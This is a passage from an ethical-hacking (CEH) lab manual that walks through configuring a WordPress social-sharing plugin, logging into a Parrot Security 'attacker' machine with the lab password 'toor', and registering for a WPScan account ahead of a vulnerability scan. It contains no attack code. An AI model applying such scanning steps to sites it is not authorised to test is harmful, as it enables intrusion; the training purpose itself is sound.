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
13. The **leenk.me General Settings** page appears, as shown in the screenshot. Ensure that under the **Administrator Options** section, the **Facebook** checkbox is selected in the **Choose which social network modules you want to enable for this site** option and click the **Facebook Settings** hyperlink.



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
14. A **Facebook Settings** page appears; under **Message Settings**, enter the details below:
    - **Default Message**: This is CEH lab.
    - **Default Link Name**: CEH.com
    - **Default Caption**: CEH Labs
15. Clear the **Default Description** text field. Leave the other settings to default and click the **Save Settings** button to save the settings.



16. Switch to the **Parrot Security** machine. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.

    Note: If a **Parrot Updater** pop-up appears at the top-right corner of **Desktop**, ignore and close it.

    Note: If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window.
17. Click the **Firefox** icon from the top section of **Desktop** to open **Firefox** browser.
18. The **Firefox** window appears. Type **https://wpscan.com/register** into the address bar and press **Enter**.

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
Note: As wpscan is an online platform, so it might change in appearance when you perform this task.

19. A webpage with a **Register new user** form appears; scroll down and in the **Required fields** enter your personal details. Check **I agree to the terms of service** checkbox.



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
20. Now, scroll down to the end of the page, click **I'm not a robot** and click on **Register** button.

    Note: If **Would you like Firefox to save this login** notification appears at the top of the browser window, click **Don't Save**.

    Note: If a captcha window appears, verify it.



21. A notification saying **A message with a confirmation link has been sent to your email address…**.

22. Now, open a new tab in the **Firefox** browser and open the email account you gave while registering as a new user in **Step 19**.

